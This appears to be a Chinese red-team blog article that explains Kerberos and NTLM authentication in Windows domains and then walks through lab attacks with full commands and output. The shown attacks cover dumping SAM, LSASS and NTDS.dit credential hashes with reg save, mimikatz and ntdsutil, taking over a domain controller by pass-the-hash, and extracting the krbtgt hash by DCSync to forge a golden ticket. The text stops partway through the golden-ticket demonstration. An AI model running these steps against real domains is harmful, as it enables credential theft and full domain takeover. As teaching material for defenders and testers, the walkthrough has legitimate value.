

windows域环境下认证和攻击初识

原创 西部陆战队 酒仙桥六号部队

2020-09-09原文

这是 酒仙桥六号部队 的第 78 篇文章。

全文共计3484个字，预计阅读时长12分钟。


Kerberos认证原理

Kerberos是一种认证机制。目的是通过密钥系统为客户端/服务器应用程序提供强大的可信任的第三方认证服务：保护服务器防止错误的用户使用，同时保护它的用户使用正确的服务器，即支持双向验证。kerberos最初由MIT麻省理工开发，微软从Windows 2000开始支持Kerberos认证机制，将kerberos作为域环境下的主要身份认证机制，理解kerberos是域渗透的基础。

kerberos认证框架

kerberos机制中主要包含三个角色：Client、Server、KDC(Key Distribution

Center)密钥分发中心。Client代表用户，用户有自己的密码，Server上运行的服务也有自己的密码，KDC是受信任的三方认证中心，它拥有用户和服务的密码信息。KDC服务默认会安装在域控中，Client想要访问Server的服务（xxx service），前提是通过KDC认证，再由KDC发放的票据决定Client是否有权限访问Server的服务。框架图如下：



kerberos认证术语初识

KDC (Key Distribution center): 密钥分发中心，在域环境中，KDC服务默认会安装在域控中。

AS (Authentication Service): 认证服务，验证client的credential (身份认证信息)，发放TGT。

TGT (Ticket Granting ticket): 票据授权票据，由KDC的AS发放，客户端获取到该票据后，以后申请其他应用的服务票据 (ST) 时，就不需要向KDC的AS提交身份认证信息 (credential)，TGT具有一定的有效期。

TGS (Ticket Granting Service): 票据授权服务, 验证TGT, 发放ST。

ST (Service Ticket): 服务票据, 由KDC的TGS发放, 是客户端应用程序访问Server某个服务的凭证, Server端验证通过则完成Client与Server端信任关系的建立。

先由简到繁地去梳理以上术语的关系。首先Client想要访问Server的某个服务, 就需要通过KDC的认证, 获取到服务票据 (ST), 服务会验证服务票据 (ST) 来判断Client是否通过了KDC认证。为了避免Client每次访问Server的服务都要向KDC认证 (输入密码), KDC设计时分成了两个部分, 一个是AS, 另一个是TGS, AS接收Client的认证信息, 认证通过后给Client发放一个可重复使用的票据TGT, 后续Client使用这个TGT向TGS请求ST即可。

Authenticator: 验证器, 不能重复使用, 与票据 (时效内能重复使用) 结合用来证明Client声明的身份, 防止票据被冒用。

windows域kerberos认证流程

第一步 AS认证 (获取TGT)

Client向KDC的AS发起认证请求, 身份认证信息包含了用户密码hash (user_hash) 加密的 timestamp 预认证信息 pre-authentication data, 以及用户名 (user)、客户端信息 (client info)、服务名 (krbtgt) 等未加密信息。


AS生成 session key以及TGT: 域控中存储了域中所有用户密码hash (user_hash), KDC的AS依据用户名查找相应的user_hash, 成功解密预认证信

息，验证客户端通过，然后会生成一个 sessionkey-TGS(后续用于加密Client与TGS通信)，以及TGT(由krbtgt hash 加密的 sessionkey-TGS、user、client info、lifetime、timestamp等信息)。

注：krbtgt账户是创建域时系统自动创建的，可以认为是为了kerberos认证服务而创建的账号。

注：TGT是KDC加密的，Client无法解密，并且具有有效期，客户端用其向TGS请求ST。

响应：AS用 user_hash 加密 sessionkey-TGS，与TGT一起生成REP响应发送给客户端。客户端解密响应成功说明数据包是KDC发送来的，并且获得 sessionkey-TGS以及TGT，sessionkey-TGS用于后续加密通信。



第二步 TGS认证(获取ST)

通过第一步，客户端解密AS的响应后，可以得到一个 sessionkey-TGS 以及 TGT。


请求：用户想访问 A service 服务，于是向 TGS 请求访问 A service 的 ST。首先客户端会生成验证器 Authenticator，内容包含 user、client info、lifetime、timestamp 信息，并且用 sessionkey-

TGS加密。客户端将验证器、Aservice信息、TGT发送给TGS请求ST。

生成 session key 以及 ST： TGS 收到请求，利用 `krbtgt` hash 解密 TGT，获取到 `sessionkey-TGS`，`user`、`client info` 等信息，然后利用 `sessionkey-TGS`解密验证器，校验验证器和TGT中的`user`信息，如果一致，则说明该请求符合TGT中声明的用户，该用户是通过AS认证的。然后TGS会为用户`user`和服务 `Aservice` 之间生成新的 `session key sessionkey-Aservice`，并用 `sessionkey-TGS` 加密 `sessionkey-Aservice`。再生成一个 ST，内容包含 `user`、`client info`、`lifetime`、`timestamp`、`sessionkey-Aservice`，ST用`Aservice`的`service_hash`加密。

注：验证器 `Authenticator` 只能使用一次，是为了防止TGT被冒用。kerberos设计之初，产生票据的概念就是为了避免重复的常规密码验证，因为票据在有效期内可以重复使用。为了避免冒用，设计出 `session key` 以及 `Authenticator`。`session key` 只有真正的客户端、服务知道，利用 `session key`加密验证器，服务就可以解密对比验证器以及票据中声明的用户、客户端信息是否一致，一致说明票据来自可信客户端。


响应： TGS 将 `sessionkey-TGS` 加密后的 `sessionkey-Aservice`以及`service_hash`加密的ST响应给客户端。



第三步 服务认证

通过第二步，Client 获取到 sessionkey-Aservice 以及 ST，接下来 Client 利用 sessionkey-Aservice 加密 Authenticator，连同 ST 去请求 Server 的 Aservice。

Aservice 利用自己的 service_hash 解密 ST，获得 sessionkey-Aservice，再解密 Authenticator 验证 Client 声明的 user 信息，通过认证后 Aservice 还需要用 sessionkey-Aservice 加密一段信息返回给 Client，Client 利用 sessionkey-Aservice 解密成功说明 Aservice 用自己 service_hash 成功解密出了 sessionkey-Aservice，是可信服务端。




至此，kerberos认证流程完成，Client可访问Aservice提供的服务。

NTLM认证

NTLM认证采用质询/应答(Challenge/Response)的消息交换模式。NTLM既可用于域环境下的身份认证，也可以用于没有域的工作组环境。主要有本地认证和网络认证两种方式。

本地认证：


用户登陆windows时，windows首先会调用winlogon.exe进程接收用户输入的密码，之后密码会被传递给lsass.exe进程，进程会先在内存中存储一份明文密码，并将密码加密为NTLM hash，与本地SAM数据库中用户的NTLM hash对比，一致则登陆成功。




网络认证：

如下为NTLM域环境中网络认证流程。


第一步：首先用户输入正确用户密码登陆到客户端主机，用户想要访问某个服务器的服务，客户端先发送一个包含用户名明文的数据包给服务器，发起认证请求。




第二步：服务器生成一个随机数，称为Challenge，返回给客户端。



第三步：客户端接收到Challenge后，用密码hash加密，生成Response，发送给服务。



第四步：服务将Response、用户名、Challenge发送给域控验证。域控使用本地数据库 (NTDS.dit) 中保存的对应用户的 NTLM hash 对 Challenge 进行加密，得到的结果与 Response 进行对比，一致则认证成功。然后将认证结果返回给服务端。



相关攻击基础

windows下的用户密码hash

windows系统下的用户密码hash通常指的是Security Account Manager中保存的用户密码hash，也就是SAM文件中的hash，mimikatz读取出已登录用户的NTLM hash都是同一个hash，域控中NTDS.dit的hash。如下密码均为Aa123456，都是NTLM hash值。（以下操作均需以管理员权限执行）

SAM中的hash

先导出sam，mimikatz读取（本地用户ate/Aa123456）。

```
C:\Users\test1\Desktop\mimikatz_trunk\x64>reg save hklm\sam sam
操作成功完成。

C:\Users\test1\Desktop\mimikatz_trunk\x64>reg save hklm\system system
操作成功完成。
```

mimikatz读取。

```
mimikatz # lsadump::sam /sam:sam /system:system
Domain : ATEPC
SysKey : abba1d93dc491c544cf748895abd975
Local SID : S-1-5-21-1150156915-736281966-123108971

SAMKey : bdf5ca3446d2e94abc8ddc350fe926ca

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : ate
Hash NTLM: 47bf8039a8506cd67c524a03ff84ba4e
```

mimikatz从内存dump出的hash

如下，cmd运行mimikatz.exe，在mimikatz会话中执行privilege::debug和sekurlsa::logonpasswords。

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 950060 (00000000:000e7f2c)
```

testdomain\test1密码Aa123456的hash。

```

Authentication Id : 0 : 128284 (00000000:0001f51c)
Session           : Interactive from 1
User Name         : test1
Domain            : TESTDOMAIN
Logon Server      : WIN-OB0C30SP7ED
Logon Time        : 2020/8/24 10:52:38
SID               : S-1-5-21-1802911736-368308989-2697948028-1118

msv :
[00000003] Primary
* Username : test1
* Domain   : TESTDOMAIN
* LM       : f26fb3ae03e93ab9c81667e9d738c5d9
* NTLM     : 47bf8039a8506cd67c524a03ff84ba4e
* SHA1     : d2124cab9a30639bdb202a185264475a693a5481
tspkg :
* Username : test1
* Domain   : TESTDOMAIN
* Password : Aa123456

```

域控中NTDS.dit的hash

如下，testdomain\test1密码Aa123456的hash。域中先利用ntdsutil导出NTDS.dit，SYSTEM和SECURITY文件。

```

C:\Users\Administrator>ntdsutil
ntdsutil: activate instance ntds
活动实例设置为“ntds”。
ntdsutil: ifm
ifm: create full C:\ntdsutil
正在创建快照...
成功生成快照集 {5d720536-e558-44c6-b888-036db9abd5cd}。
快照 {b41463d6-6ee9-4ebd-b436-af8394f88c8d} 已作为 C:\$SNAP_202008281513_VOLUMEC
$\ 装载
已装载快照 {b41463d6-6ee9-4ebd-b436-af8394f88c8d}。
正在启动碎片整理模式...
源数据库: C:\$SNAP_202008281513_VOLUMEC$\Windows\NTDS\ntds.dit
目标数据库: C:\ntdsutil\Active Directory\ntds.dit

Defragmentation Status (% complete)

0    10   20   30   40   50   60   70   80   90  100
|----|----|----|----|----|----|----|----|----|----|
.....

正在复制注册表文件...
正在复制 C:\ntdsutil\registry\SYSTEM
正在复制 C:\ntdsutil\registry\SECURITY
快照 {b41463d6-6ee9-4ebd-b436-af8394f88c8d} 已卸载。
在 C:\ntdsutil 中成功创建 IFM 媒体。
ifm: quit
ntdsutil: quit
C:\Users\Administrator>

```

导出文件的位置。

```
C:\ntdsutil\Active Directory 的目录
2020/08/28 19:28 <DIR> .
2020/08/28 19:28 <DIR> ..
2020/08/28 15:14 27,279,360 ntds.dit
1 个文件 27,279,360 字节

C:\ntdsutil\registry 的目录
2020/08/28 15:14 <DIR> .
2020/08/28 15:14 <DIR> ..
2020/08/28 14:51 262,144 SECURITY
2020/08/28 15:13 12,582,912 SYSTEM
2 个文件 12,845,056 字节

所列文件总数:
3 个文件 40,124,416 字节
8 个目录 26,507,276,288 可用字节
```

利用NTDSDumpEx查看，如下。

```
C:\ntdsutil\Active Directory>NTDSDumpEx.exe -d ntds.dit -s ..\registry\SYSTEM
ntds.dit hashes off-line dumper v0.3.
Part of GMH's fuck Tools,Code by zcgonvh.

[+]use hive file: ..\registry\SYSTEM
[+]SYSKEY = 5AF2A9F489B87FF0FF0694C85B817342
[+]PEK version: 2k3
[+]PEK = 82DC7C7CA0FD7145AA4BAB8311A42D8D
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41e8d62b77640b3f9bbd457de800a2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5e7463c628ca1b6dae94027fadf057d7:::
test1:1117:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test1:1118:aad3b435b51404eeaad3b435b51404ee:47bf8039a8506cd67c524a03ff84ba4e:::
[+]dump completed in 1.025 seconds.
[+]total 5 entries dumped,5 normal accounts,0 machines,0 histories.

C:\ntdsutil\Active Directory>
```

PTH

通过前面的内容，可以看到kerberos、NTLM认证过程的关键，首先就是基于用户密码hash的加密，所以在域渗透中，无法破解用户密

码hash的情况下，也可以直接利用hash来完成认证，达到攻击的目的，这就是hash传递攻击（Pass The Hash）。如下，192.168.39.100为域控的地址，192.168.39.133为登陆过域管理账号的终端，获取到了域管理的hash，在192.168.39.133模拟pth来接管域控。

```
mimikatz 2.2.0 x64 (oe.eo)
Privilege '20' OK
mimikatz # sekurlsa::pth /user:administrator /domain:192.168.39.100 /ntlm:b41e8d62b77640b3f9bbd457de800a2e
user      : administrator
domain    : 192.168.39.100
program    : cmd.exe
impers.    : no
NTLM       : b41e8d62b77640b3f9bbd457de800a2e
| PID      2648
| TID      1012
| LSA Process is now R/W
| LUID 0 ; 1039392 (00000000:000fdc20)
\ msv1_0 - data copy @ 000000001A30000 : OK !
\ kerberos - data copy @ 0000000019C2118
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 0000000019815E8 (16) -> null
mimikatz #
```

攻击成功后获取到一个shell，虽然是本机的，但可以操控域控，如下：

```
C:\Windows\system32\cmd.exe
C:\Windows\system32>whoami
atepc\ate

C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地连接 IPv6 地址. . . . . : fe80::6039:1923:2030:f72b%11
    IPv4 地址 . . . . . : 192.168.39.133
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.39.2

隧道适配器 isatap.{678C859F-123A-4BC4-A68B-65A8070E3F4F}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

C:\Windows\system32>dir \\192.168.39.100\C$
驱动器 \\192.168.39.100\C$ 中的卷没有标签。
卷的序列号是 44C4-7514

\\192.168.39.100\C$ 的目录


2019/03/06 09:36 <DIR> app
2019/03/22 11:35 <DIR> IISWEB
2019/03/22 11:19 <DIR> inetpub
2006/12/01 23:37 904,704 msdia80.dll
2020/08/28 15:13 <DIR> ntdsutil
2009/07/14 11:20 <DIR> PerfLogs
2019/03/06 10:25 <DIR> Program Files
2019/03/20 11:23 <DIR> Program Files (x86)
```

SPN

SPN 是指服务主体名称 (Service Principal Names)，就是一个具体的服务在域里的唯一标识符，服务要使用 kerberos 认证，就需要正确配置 SPN，服务可以使用别名或者主机名称向域注册 SPN，注册完成后，可在域控使用 ADSI 编辑器连接到 LDAP 目录，查看服务的 SPN。

SPN 分为两种，一种是注册在机器账户上的，一种是注册在域用户账户中的。当服务的权限为 Local System 或 Network Service，则 SPN 注册在机器帐户下。当服务的权限为一个域用户，则 SPN 注册在域用户帐户下。


比如，域控机器（也是一个机器账户）里的DNS服务（用ADSI编辑器连接LDAP查看）。



域用户可向域控LDAP目录查询SPN信息，从而获取到域内安装了哪些服务。



抓包可以看到是通过LDAP协议查询获得SPN信息。



通过SPN查询的方式发现域内的服务相比端口扫描更为隐蔽，但是也有缺陷，可能漏掉一些未注册的服务。

黄金票据和白银票据

黄金票据

黄金票据 (Golden Ticket) 是可换取任意服务票据 (ST) 的票据授权票据 (TGT)，前面 kerberos 认证原理提到 TGT 是由域控 krbtgt 的密码 Hash 加密的，所以伪造金票的前提是控制了域控。

伪造金票需要域名、域 sid、krbtgt 的密码 hash。如下在域控获取 krbtgt hash。

```
选定 管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator\Desktop\mimikatz\x64>mimikatz.exe log "lsadump::dcsync /user:krbtgt /domain:testdomain.com" exit
```

在 mimikatz.log 中找到其 NTLM hash。

```
mimikatz.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Object RDN          : krbtgt
** SAM ACCOUNT **
SAM Username        : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2020/8/19 15:08:14
Object Security ID   : S-1-5-21-1802911736-368308989-2697948028-502
Object Relative ID   : 502
Credentials:
  Hash NTLM: 5e7463c628ca1b6dae94027fadf057d7
  ntlm- 0: 5e7463c628ca1b6dae94027fadf057d7
  lm - 0: 794acd3d5bec7b0a8435498be36be7ac
```

用普通用户伪造金票并访问域控，获取域 sid，注意不包含最后 -XXXX。

```
C:\Users\test1>whoami /user
用户信息
-----
用户名          SID
=====
testdomain\test1 S-1-5-21-1802911736-368308989-2697948028-1118
```

/user指定伪造用户名，/domain指定域，/sid指定sid，/krbtgt指定krbtgt hash，/ptt直接将票据导入内存。

```
mimikatz # kerberos::golden /user:adm /domain:testdomain.com /sid:S-1-5-21-1802911736-368308989-2697948028 /krbtgt:5e7463c628ca1b6dae94027fadf057d7 /ptt
User      : adm
Domain    : testdomain.com (TESTDOMAIN)
SID       : S-1-5-21-1802911736-368308989-2697948028
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5e7463c628ca1b6dae94027fadf057d7 - rc4_hmac_nt
Lifetime  : 2020/8/31 16:21:40 ; 2030/8/29 16:21:40 ; 2030/8/29 16:21:40
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'adm @ testdomain.com' successfully submitted for current session
```

成功之后可访问域控C盘，注意要用主机名（如下WIN-xxxxx）而不是IP。

```
C:\Windows\system32\cmd.exe
C:\Users\test1>dir \\WIN-0B0C30SP7ED\C$
拒绝访问。

C:\Users\test1>klist

当前登录 ID 是 0:0xd3d79

缓存的票证: <1>

#0> 客户端: adm @ testdomain.com
